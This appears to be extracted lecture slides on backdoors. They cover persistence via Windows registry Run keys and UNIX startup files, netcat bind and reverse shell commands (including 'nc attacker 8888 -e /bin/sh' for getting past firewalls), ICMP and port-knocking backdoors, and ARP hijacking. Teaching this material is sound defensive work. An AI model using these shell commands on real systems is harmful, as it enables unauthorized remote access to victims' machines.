

Backdoors

A backdoor is a program that allows attackers to bypass normal security controls on a system, gaining access on the attacker's own terms.

Types of backdoors

Local escalation of privileges

- Allow attackers that have an account to obtain administrator privileges

Remote execution of individual commands

- Remote attackers can send a message to a victim machine that allows them to execute a single command on the victim

Remote command-line access (aka remote shell)

- Remote attacker can type directly into a command prompt of the victim machine across the network

Remote control of GUI

- Remote attacker controls the GUI of the victim machine across the network

Installing backdoors

Planted directly by attackers once they have gained access

- Automated using viruses, worms and malicious mobile code
- Tricking the victim into installing (Trojans!)

Starting Backdoors in Win32

Attaching to OS boot routine or startup files

- Autostart Folders
- Win.ini, System.ini, Wininit.ini, Winstart.bat, Autoexec.bat
- Config.sys

Registry Abuses

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServicesOnce

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Undermining the Task Scheduler

- Attacker can run a specific program at specific times
- “Scheduled Tasks GUI”

Starting Backdoors in UNIX

OS Services

- inittab
- System and service initialization scripts (/etc/init.d)
- inetd/xinetd (on-demand daemon)
- User startup scripts (.cshrc, .login, etc.)
- “cron” and “at”

Example backdoors

netcat

All purpose connection gadget

- UNIX and Windows
- Flexible application that can be used as a backdoor
 - Can also be used for remote trouble shooting, file transfer, and system port scanning
- Makes connections between programs running on target machine and the network (conduit)
- Redirects input/output to the network
- Can use TCP or UDP
- Encryption via cryptcat

Standard cat

```
$ echo hello
```

```
hello
```

```
$ echo hello >foo.txt
```

```
$ cat foo.txt
```

```
hello
```

```
$ echo hello | cat
```

```
hello
```

```
$ echo hello | cat | cat | cat >foo.txt
```

```
$ cat foo.txt
```

```
hello
```

netcat

On computer 1, execute program “echo hello” and redirect output to local netcat server on 8888

```
victim$ echo hello | nc -l -p 8888
```


Connect to computer 1 at 8888 and redirect output to file foo.txt

```
attacker$ nc victim 8888 >foo.txt
```

```
attacker$ cat foo.txt
```

```
hello
```

netcat



netcat


Backdoor shell listener

```
victim$ nc -l -p 8888 -e /bin/sh
```

Connecting to shell



```
attacker$ nc comp1 8888
```

Getting past firewalls



Attacker

Connection
Attempt



Victim

```
nc victim 8888
```

```
nc -l -p 8888 -e /bin/sh
```


netcat

Bypassing firewalls

- “Shoveling a shell”
- Make attacker run the listener
- Have victim initiate outgoing connection



```
attacker$ nc -l -p 8888
```

```
victim$ nc attacker 8888 -e /bin/sh
```



Attacker

Connection shovel



Victim

```
nc -l -p 8888
```

```
nc attacker 8888 -e /bin/sh
```

Other Backdoor Shell listeners

Tini (Win32, 3KB)

Q (Linux, 256 bit AES, packet relay)

Bindshell (Linux, binds shell to port)

Md5bd (Linux/BSD, MD5 passwords)

UDP_Shell (Linux/BSD)

TCPshell (Linux/BSD)

Crontab_backdoor

GUIs Across the Network

Remote GUI Software

- VNC
- Windows Terminal Services
- Remote Desktop Service
- Citrix MetaFrame
- PCAnywhere
- Dameware
- GoToMyPC
- Back Orifice
- SubSeven
- X applications

Backdoors without Ports

ICMP Backdoors

All ICMP messages have three ideal characteristics.


- No concept of ports.
- Many networks allow certain types of ICMP messages into the network.
- Payload field can be plopped on the end of any ICMP message type
 - Examples: Loki, 007shell, ICMP tunnel

Nonpromiscuous Sniffing

Only looks at traffic destined for the machine.

Cd00r joins sniffer with backdoor (Linux)

- attacker configures machine to look for packets destined for a specific series of TCP ports.
- opens backdoor when series is received.
- Example TCP Port-knocking




Attacker

SYN Port 80

SYN Port 22

SYN Port 25



Compromised
machine


shell on port 5002

Promiscuous Sniffing

Stealth communication to a backdoor


- Use promiscuous sniffing to gather all traffic on a LAN
- Encode packets containing backdoor commands to other machines on a victim's LAN
- Use spoofing to communicate from victim back to attacker

Promiscuous Sniffing




Suppose the attacker wants to be tricky

Promiscuous Sniffing



Real network traffic goes like this

Promiscuous Sniffing



But to the sysadmin, it looks like this, because of forged packets!

Promiscuous Sniffing

Example

- Attacker exploits victim DNS server on LAN
- Sets up promiscuous sniffing on victim
- Attacker sends packets with commands to a *different* machine on victim's LAN (e.g. a web server)
- Web server ignores packets, but backdoor on victim DNS server uses them
- Victim DNS server responds using packets with spoofed address of the web server


Works best with hubs, but can be adapted for switches.

- ARP cache poisoning (hijacking ARPs)

Ethernet – Hijacking ARPs

A wants to talk to C


A ARPs:
“Where’s C?”



Ethernet – Hijacking ARPs


Switch ARP's to network

“Where's C?”



Ethernet – Hijacking ARPs


C Replies:
“I’m over here!”



Ethernet – Hijacking ARPs

